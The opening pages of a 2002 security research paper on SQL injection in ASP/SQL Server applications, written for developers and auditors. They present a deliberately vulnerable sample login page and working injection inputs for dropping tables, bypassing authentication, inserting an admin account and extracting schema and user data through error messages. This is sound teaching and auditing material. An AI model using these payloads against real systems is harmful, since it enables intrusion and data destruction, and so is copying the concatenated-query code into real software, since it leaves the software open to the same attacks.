

Advanced SQL Injection In SQL Server Applications

Chris Anley [chris@ngssoftware.com]

An NGSSoftware Insight Security Research (NISR) Publication ©2002 Next Generation Security Software Ltd http://www.ngssoftware.com





Table of Contents

[Abstract] ............................................................................................................................ 3 [Introduction] ...................................................................................................................... 3 [Obtaining Information Using Error Messages] ................................................................. 7 [Leveraging Further Access]............................................................................................. 12 [xp\_cmdshell] ............................................................................................................... 12 [xp\_regread] .................................................................................................................. 13 [Other Extended Stored Procedures] ............................................................................ 13 [Linked Servers]............................................................................................................ 14 [Custom extended stored procedures]........................................................................... 14 [Importing text files into tables] ................................................................................... 15 [Creating Text Files using BCP]................................................................................... 15 [ActiveX automation scripts in SQL Server]................................................................ 15 [Stored Procedures]........................................................................................................... 17 [Advanced SQL Injection]................................................................................................ 18 [Strings without quotes]................................................................................................ 18 [Second-Order SQL Injection]...................................................................................... 18 [Length Limits] ............................................................................................................. 20 [Audit Evasion]............................................................................................................. 21 [Defences] ......................................................................................................................... 21 [Input Validation].......................................................................................................... 21 [SQL Server Lockdown]............................................................................................... 23 [References] ...................................................................................................................... 24 Appendix A - 'SQLCrack' ................................................................................................. 25 (sqlcrack.sql) ................................................................................................................. 25

Page 2



[Abstract]

This document discusses in detail the common 'SQL injection' technique, as it applies to the popular Microsoft Internet Information Server/Active Server Pages/SQL Server platform. It discusses the various ways in which SQL can be 'injected' into the application and addresses some of the data validation and database lockdown issues that are related to this class of attack.

The paper is intended to be read by both developers of web applications which communicate with databases and by security professionals whose role includes auditing these web applications.

[Introduction]

Structured Query Language ('SQL') is a textual language used to interact with relational databases. There are many varieties of SQL; most dialects that are in common use at the moment are loosely based around SQL-92, the most recent ANSI standard. The typical unit of execution of SQL is the 'query', which is a collection of statements that typically return a single 'result set'. SQL statements can modify the structure of databases (using Data Definition Language statements, or 'DDL') and manipulate the contents of databases (using Data Manipulation Language statements, or 'DML'). In this paper, we will be specifically discussing Transact-SQL, the dialect of SQL used by Microsoft SQL Server.

SQL Injection occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application.

A typical SQL statement looks like this:

select id, forename, surname from authors

This statement will retrieve the 'id', 'forename' and 'surname' columns from the 'authors' table, returning all rows in the table. The 'result set' could be restricted to a specific 'author' like this:

select id, forename, surname from authors where forename = 'john' and surname = 'smith'


An important point to note here is that the string literals 'john' and 'smith' are delimited with single quotes. Presuming that the 'forename' and 'surname' fields are being gathered from user-supplied input, an attacker might be able to 'inject' some SQL into this query, by inputting values into the application like this:

Forename: jo'hn Surname: smith

The 'query string' becomes this:

select id, forename, surname from authors where forename = 'jo'hn' and

Page 3



surname = 'smith'

When the database attempts to run this query, it is likely to return an error:

Server: Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near 'hn'.

The reason for this is that the insertion of the 'single quote' character 'breaks out' of the single-quote delimited data. The database then tried to execute 'hn' and failed. If the attacker specified input like this:

Forename: jo'; drop table authors-- Surname:

...the authors table would be deleted, for reasons that we will go into later.

It would seem that some method of either removing single quotes from the input, or 'escaping' them in some way would handle this problem. This is true, but there are several difficulties with this method as a solution. First, not all user-supplied data is in the form of strings. If our user input could select an author by 'id' (presumably a number) for example, our query might look like this:

select id, forename, surname from authors where id=1234

In this situation an attacker can simply append SQL statements on the end of the numeric input. In other SQL dialects, various delimiters are used; in the Microsoft Jet DBMS engine, for example, dates can be delimited with the '#' character. Second, 'escaping' single quotes is not necessarily the simple cure it might initially seem, for reasons we will go into later.

We illustrate these points in further detail using a sample Active Server Pages (ASP) 'login' page, which accesses a SQL Server database and attempts to authenticate access to some fictional application.

This is the code for the 'form' page, into which the user types a username and password:

<HTML> <HEAD>

<TITLE>Login Page</TITLE> </HEAD>

<BODY bgcolor='000000' text='cccccc'> <FONT Face='tahoma' color='cccccc'>

<CENTER><H1>Login</H1> <FORM action='process\_login.asp' method=post> <TABLE> <TR><TD>Username:</TD><TD><INPUT type=text name=username size=100%

Page 4



width=100></INPUT></TD></TR> <TR><TD>Password:</TD><TD><INPUT type=password name=password size=100% width=100></INPUT></TD></TR> </TABLE> <INPUT type=submit value='Submit'> <INPUT type=reset value='Reset'> </FORM>

</FONT> </BODY> </HTML>

This is the code for 'process\_login.asp', which handles the actual login:

<HTML> <BODY bgcolor='000000' text='ffffff'> <FONT Face='tahoma' color='ffffff'>

<STYLE>

p { font-size=20pt ! important} font { font-size=20pt ! important} h1 { font-size=64pt ! important} </STYLE>

<%@LANGUAGE = JScript %> <%

function trace( str ) {

if( Request.form("debug") == "true" )

Response.write( str ); }

function Login( cn ) {

var username; var password;

username = Request.form("username"); password = Request.form("password");

var rso = Server.CreateObject("ADODB.Recordset");

var sql = "select \* from users where username = '" + username + "' and password = '" + password + "'";

trace( "query: " + sql );

rso.open( sql, cn );

if (rso.EOF) {

rso.close(); %>

Page 5



<FONT Face='tahoma' color='cc0000'> <H1> <BR><BR> <CENTER>ACCESS DENIED</CENTER> </H1> </BODY> </HTML> <%

Response.end return; } else {

Session("username") = "" + rso("username"); %>

<FONT Face='tahoma' color='00cc00'> <H1> <CENTER>ACCESS GRANTED<BR> <BR> Welcome, <% Response.write(rso("Username"));

Response.write( "</BODY></HTML>" ); Response.end } }

function Main() {

//Set up connection

var username var cn = Server.createobject( "ADODB.Connection" ); cn.connectiontimeout = 20; cn.open( "localserver", "sa", "password" );

username = new String( Request.form("username") );

if( username.length > 0) {

Login( cn ); }

cn.close(); }


Main();

%>

The critical point here is the part of 'process\_login.asp' which creates the 'query string' :

var sql = "select \* from users where username = '" + username + "' and password = '" + password + "'";

Page 6



If the user specifies the following:

Username: '; drop table users-- Password:

..the 'users' table will be deleted, denying access to the application for all users. The '--' character sequence is the 'single line comment' sequence in Transact-SQL, and the ';' character denotes the end of one query and the beginning of another. The '--' at the end of the username field is required in order for this particular query to terminate without error.

The attacker could log on as any user, given that they know the users name, using the following input:

Username: admin'--

The attacker could log in as the first user in the 'users' table, with the following input:

Username: ' or 1=1--

...and, strangely, the attacker can log in as an entirely fictional user with the following input:

Username: ' union select 1, 'fictional\_user', 'some\_password', 1--

The reason this works is that the application believes that the 'constant' row that the attacker specified was part of the recordset retrieved from the database.

[Obtaining Information Using Error Messages]

This technique was first discovered by David Litchfield and the author in the course of a penetration test; David later wrote a paper on the technique [1], and subsequent authors have referenced this work. This explanation discusses the mechanisms underlying the 'error message' technique, enabling the reader to fully understand it, and potentially originate variations of their own.

In order to manipulate the data in the database, the attacker will have to determine the structure of certain databases and tables. For example, our 'users' table might have been created with the following command:

create table users( id int,


username varchar(255),

password varchar(255), privs int )

..and had the following users inserted:

insert into users values( 0, 'admin', 'r00tr0x!', 0xffff ) insert into users values( 0, 'guest', 'guest', 0x0000 )

Page 7



insert into users values( 0, 'chris', 'password', 0x00ff ) insert into users values( 0, 'fred', 'sesame', 0x00ff )

Let's say our attacker wants to insert a user account for himself. Without knowing the structure of the 'users' table, he is unlikely to be successful. Even if he gets lucky, the significance of the 'privs' field is unclear. The attacker might insert a '1', and give himself a low - privileged account in the application, when what he was after was administrative access.

Fortunately for the attacker, if error messages are returned from the application (the default ASP behaviour) the attacker can determine the entire structure of the database, and read any value that can be read by the account the ASP application is using to connect to the SQL Server.

(The following examples use the supplied sample database and .asp scripts to illustrate how these techniques work.)

First, the attacker wants to establish the names of the tables that the query operates on, and the names of the fields. To do this, the attacker uses the 'having' clause of the 'select' statement:

Username: ' having 1=1--

This provokes the following error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/process\_login.asp, line 35

So the attacker now knows the table name and column name of the first column in the query. They can continue through the columns by introducing each field into a 'group by' clause, as follows:

Username: ' group by users.id having 1=1--

(which produces the error...)

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/process\_login.asp, line 35

Eventually the attacker arrives at the following 'username':

Page 8



' group by users.id, users.username, users.password, users.privs having 1=1--

... which produces no error, and is functionally equivalent to:

select \* from users where username = ''

So the attacker now knows that the query is referencing only the 'users' table, and is using the columns 'id, username, password, privs', in that order.

It would be useful if he could determine the types of each column. This can be achieved using a 'type conversion' error message, like this:

Username: ' union select sum(username) from users--

This takes advantage of the fact that SQL server attempts to apply the 'sum' clause before determining whether the number of fields in the two rowsets is equal. Attempting to calculate the 'sum' of a textual field results in this message:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.

/process\_login.asp, line 35

..which tells us that the 'username' field has type 'varchar'. If, on the other hand, we attempt to calculate the sum() of a numeric type, we get an error message telling us that the number of fields in the two rowsets don't match:

Username: ' union select sum(id) from users--

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

/process\_login.asp, line 35


We can use this technique to approximately determine the type of any column of any table in the database.

This allows the attacker to create a well - formed 'insert' query, like this:

Username: '; insert into users values( 666, 'attacker', 'foobar', 0xffff )--

However, the potential of the technique doesn't stop there. The attacker can take

Page 9



advantage of any error message that reveals information about the environment, or the database. A list of the format strings for standard error messages can be obtained by running:

select \* from master..sysmessages

Examining this list reveals some interesting messages.

One especially useful message relates to type conversion. If you attempt to convert a string into an integer, the full contents of the string are returned in the error message. In our sample login page, for example, the following 'username' will return the specific version of SQL server, and the server operating system it is running on:

Username: ' union select @@version,1,1,1--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 2) ' to a column of data type int.

/process\_login.asp, line 35

This attempts to convert the built-in '@@version' constant into an integer because the first column in the 'users' table is an integer.

This technique can be used to read any value in any table in the database. Since the attacker is interested in usernames and passwords, they are likely to read the usernames from the 'users' table, like this:

Username: ' union select min(username),1,1,1 from users where username > 'a'--

This selects the minimum username that is greater than 'a', and attempts to convert it to an integer:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'admin' to a column of data type int.

/process\_login.asp, line 35

So the attacker now knows that the 'admin' account exists. He can now iterate through the rows in the table by substituting each new username he discovers into the 'where' clause:

Username: ' union select min(username),1,1,1 from users where username > 'admin'--

Page 10